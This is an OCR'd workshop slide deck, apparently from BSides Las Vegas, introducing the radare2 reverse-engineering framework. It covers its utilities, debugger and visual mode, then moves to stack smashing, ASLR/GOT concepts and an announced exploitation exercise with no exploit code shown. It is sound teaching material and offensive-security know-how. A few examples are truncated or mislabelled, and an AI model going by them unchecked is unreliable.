RADARE2

First r2babies steps - Long Version

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BSides Las Vegas

ABOUT ME

- 22 y/o french expat @ Luxembourg
- Food, Travel and Languages <3
- I hate Bullshit
- Malware.lu CERT team leader (2days/week) and incident response @ European Commission CSIRC (3days/week)
- User of radare2 (impossibru!)
- I’m creating tests + documentation

GENERALITY ON RADARE2 FRAMEWORK

- r1 2006, r2 2009
- Multi-(OSes|Archs|Bindings|FileFormats|...)
- 10 tools based on the framework
- Around 111 contributors from various fields
- GSOC + RSOC
- CLI/VisualMode/GUI/WebGUI
- around 350K LOC

Installation !

INSTALLATION

- Always use git version!
- Use the provided VM on SSH (radare:radare / root:root)
- git clone http://github.com/radare/radare2 && cd radare2 && ./sys/install.sh
- Use the Windows installer http://bin.rada.re/radare2.exe

UTILITIES

UTILITIES

- rax2
- rabin2
- rasm2
- radiff2
- rafind2
- rahash2
- radare2
- rarun2
- ragg2/ragg2-cc

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rax2 — Base converter

```
$ rax2 10
```

0xa

```
$ rax2 33 0x41 0101b
```

0x21 65 0x5

```
$ rax2 -s 4142434445
```

ABCDE

```
$ rax2 0x5*101b+5
```

30

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UTILITIES: RABIN2

rabin2 — Binary program info extractor

```
$ rabin2 -e
```

Entrypoints

```
$ rabin2 -i
```

Shows imports

```
$ rabin2 -zz
```

Shows strings

```
$ rabin2 -g
```

Show all possible information

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UTILITIES: RASM2

rasm2 — assembler and disassembler tool

```
$ rasm2 -a x86 -b 32 'mov eax, 33'
```

Assemble

```
$ rasm2 -d 9090
```

Disassemble

```
$ rasm2 -L
```

List supported asm plugins

```
$ rasm2 -a x86 -b 32 'mov eax, 33' -C
```

Output in C format

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UTILITIES: RADIFF2

radiff2 — unified binary diffing utility

```
$ radiff2 original patched
```

Code diffing

```
$ radiff2 -C original patched
```

Code diffing using graphdiff algorithm

```
$ radiff2 -g main -a x86 -b32 original patched
```

Graph diff output of given symbol, or between two functions, at given offsets: one for each binary.

UTILITIES: RADIFF2 — GRAPH EXAMPLE

/bin/true /bin/false

```
jvoisin@kaa 17:02 ~/prez/hacklu/exploitation/ropasaurus radiff2 -a x86 -b32 -C original patched
                 entry0  0x8048340 |   MATCH  (1.000000) | 0x8048340  entry0
sym.imp.__libc_start_main  0x804831c |   MATCH  (1.000000) | 0x804831c  sym.imp.__libc_start_main
            fcn.08048322  0x8048322 |   MATCH  (1.000000) | 0x8048322  fcn.08048322
            fcn.080482f8  0x80482f8 |   MATCH  (1.000000) | 0x80482f8  fcn.080482f8
            fcn.08048302  0x8048302 |   MATCH  (1.000000) | 0x8048302  fcn.08048302
            fcn.08048312  0x8048312 |   MATCH  (1.000000) | 0x8048312  fcn.08048312
            fcn.08048332  0x8048332 |   MATCH  (1.000000) | 0x8048332  fcn.08048332
            fcn.08048362  0x8048362 |   MATCH  (1.000000) | 0x8048362  fcn.08048362
            fcn.080483c5  0x80483c5 |   MATCH  (1.000000) | 0x80483c5  fcn.080483c5
            fcn.080483f3  0x80483f3 |   MATCH  (0.285714) | 0x80483f3  fcn.080483f3
                   main  0x804841d |   MATCH  (1.000000) | 0x804841d  main
            fcn.08048449  0x8048449 |   MATCH  (1.000000) | 0x8048449  fcn.08048449
            fcn.08048455  0x8048455 |   MATCH  (1.000000) | 0x8048455  fcn.08048455
            fcn.080484ba  0x80484ba |   MATCH  (1.000000) | 0x80484ba  fcn.080484ba
            fcn.080484be  0x80484be |   MATCH  (1.000000) | 0x80484be  fcn.080484be
            fcn.080484ea  0x80484ea |   MATCH  (1.000000) | 0x80484ea  fcn.080484ea
jvoisin@kaa 17:03 ~/prez/hacklu/exploitation/ropasaurus radiff2 -a x86 -b32 original patched
0x00000401 0001 => 8800 0x00000401
jvoisin@kaa 17:03 ~/prez/hacklu/exploitation/ropasaurus                    U [master] git:hacklu
```

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UTILITIES: RAFIND2

rafind2 — Advanced commandline hexadecimal editor

```
$ rafind2 -X -s passwd dump.bin
```

Search for the string passwd

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rahash2 — block based hashing utility

```
$ rahash2 -a all binary.exe
```

Display hashes of the whole file with all algos

```
$ rahash2 -B -b 512 -a md5
```

Compute md5 per block of 512

```
$ rahash2 -B -b 512 -a entropy
```

Compute md5 per block of 512

```
$ echo -n "admin" | rahash2 -a md5 -s "
```

Compute md5 of the string admin

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radare2 — command line

1 command <—> 1 reverse-engineering'notion

Keep in mind that:

1. Every character has a meaning i.e (w = write, p = print)
2. Every command is a succession of character i.e pdf = p <-> print d <-> disassemble f <-> function
3. Every command is documented with **cmd?**, i.e pdf?,?, ???, ???, ?$?, ?@?

THE # COMMAND — HASHING COMMAND

1. Open a file with radare2 radare2 file.exe
2. Get Usage on the command #? **Usage: #algo <size> @ addr**
3. List of all existing algorithms ##
4. SHA1 #sha1
5. Hashing from the begin #sha1 @ 0
6. with a hash block size corresponding to the size of the file #sha1 $s @ 0x0

This command is same as rahash2 -a sha1 file.exe

THE I COMMAND — INFORMATION COMMAND

1. Get Usage on the command i?
2. Same as rabin2
3. izj for displaying in json
4. internal commands: ~, ls, {}, ..

radare2 — 'major' command example: pf

Quick Demo

RADARE2 — CLI MAIN COMMANDS

1. r2 -A or r2 then aaa : Analysis
2. s : Seek
3. pdf : Print disassemble function
4. af? : Analyse function
5. ax? : Analyse XREF
6. /? : Search
7. ps? : Print strings
8. C? : Comments
9. w? : Write


RADARE2 — VISUAL MODE

RADARE2 — VISUAL MODE MAIN COMMANDS

1. V? : Visual help
2. p/P : rotate print modes
3. move using arrows/hjkl
4. o : seek to
5. e : r2configurator
6. v : Function list
7. _ : HUD
8. V : ASCII Graph

RADARE2 — WEBUI

r2 -A -c=H filename



radare2 — debugger

RADARE2 — DEBUGGER

RADARE2 — DEBUGGER

1. radare2 -d
2. Quickly switch to Visual debugger mode: Vpp
3. OllyDBG/IDApro shortcuts friendly

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Rarun2 — run programs in exotic environments

1. Environnment setup tools for radare2
2. most useful with debugger
3. aslr, stdout, arguments, r2preload ...

UTILITIES

- rax2
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
- ragg2/ragg2-cc


Ragg2/Ragg2-cc — frontend for compiling shellcodes


```
[0x7fb084700210 185 /bin/true]> f tmp;sr s.. @ sym.stderr+-2079350864 # 0x7fb084700210
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7fff965a2d30  0100 0000 0000 0000 cd47 5a96 ff7f 0000  ........GZ.....
0x7fff965a2d40  0000 0000 0000 0000 d747 5a96 ff7f 0000  ........GZ.....
0x7fff965a2d50  2348 5a96 ff7f 0000 3548 5a96 ff7f 0000  #HZ.....5HZ.....
0x7fff965a2d60  5348 5a96 ff7f 0000 6248 5a96 ff7f 0000  SHZ.....bHZ.....
 r15 0x00000000          r14 0x00000000          r13 0x00000000
 r12 0x00000000          rbp 0x00000000          rbx 0x00000000
 r11 0x00000000          r10 0x00000000           r9 0x00000000
  r8 0x00000000          rax 0x00000000          rcx 0x00000000
 rdx 0x00000000          rsi 0x00000000          rdi 0x7fff965a2d30
orax 0xffffffffffffffff rip 0x7fb084700213      rflags = 1I
 rsp 0x7fff965a2d30
           0x7fb084700210    4889e7       mov rdi, rsp
           ;-- rip:
           0x7fb084700213    e818380000   call 0x7fb084703a30 ;[1]
              0x7fb084703a30(unk) ; rip
           0x7fb084700218    4989c4       mov r12, rax
           0x7fb08470021b    8b05d71b2200 mov eax, [rip+0x221bd7] ; 0x7fb084701df8
           0x7fb084700221    5a           pop rdx
           0x7fb084700222    488d24c4     lea rsp, [rsp+rax*8]
           0x7fb084700226    29c2         sub edx, eax
           0x7fb084700228    52           push rdx
           0x7fb084700229    4889d6       mov rsi, rdx
           0x7fb08470022c    4989e5       mov r13, rsp
           0x7fb08470022f    4883e4f0     and rsp, 0xfffffffffffffff0
           0x7fb084700233    488b3d261e2. mov rdi, [rip+0x221e26] ; 0x7fb084702060
           0x7fb08470023a    498d4cd510   lea rcx, [r13+rdx*8+0x10] ; 0x00000010
           0x7fb08470023f    498d5508     lea rdx, [r13+0x8]
           0x7fb084700243    31ed         xor ebp, ebp
           0x7fb084700245    e866ef0000   call 0x7fb08470f1b0 ;[2]
              0x7fb08470f1b0(unk) ; rip
           0x7fb08470024a    488d150ff30. lea rdx, [rip+0xf30f] ; 0x7fb08470f560
           0x7fb084700251    4c89ec       mov rsp, r13
           0x7fb084700254    41ffe4       jmp r12
           0x7fb084700257    660f1f84000. o16 nop [rax+rax]
           0x7fb084700260    488d05992d2. lea rax, [rip+0x222d99] ; 0x7fb084703000
```

STACK





STACK SMASHING






STACK SMASHING







ASLR AND GOT


mov ..., ...
Code Section
Relative Offset
Var #1 address
Var #2 address
Var #3 address
...
Var #N address
GOT
Data Section

ASLR AND GOT


Code:
call func@PLT
...
...
GOT:
...
GOT[n]:
<addr>
PLT:
PLT[0]:
call resolver
...
PLT[n]:
jmp *GOT[n]
prepare resolver
jmp PLT[0]


Code:
call func@PLT
...
...
PLT:
PLT[0]:
call resolver
...
PLT[n]:
jmp *GOT[n]
prepare resolver
jmp PLT[0]
GOT:
...
GOT[n]:
<addr>
Code:
func:
...
...

PWN1

PWN1

- Written for this workshop
- Oldschool *classic* example
- You'll write the final exploit


```
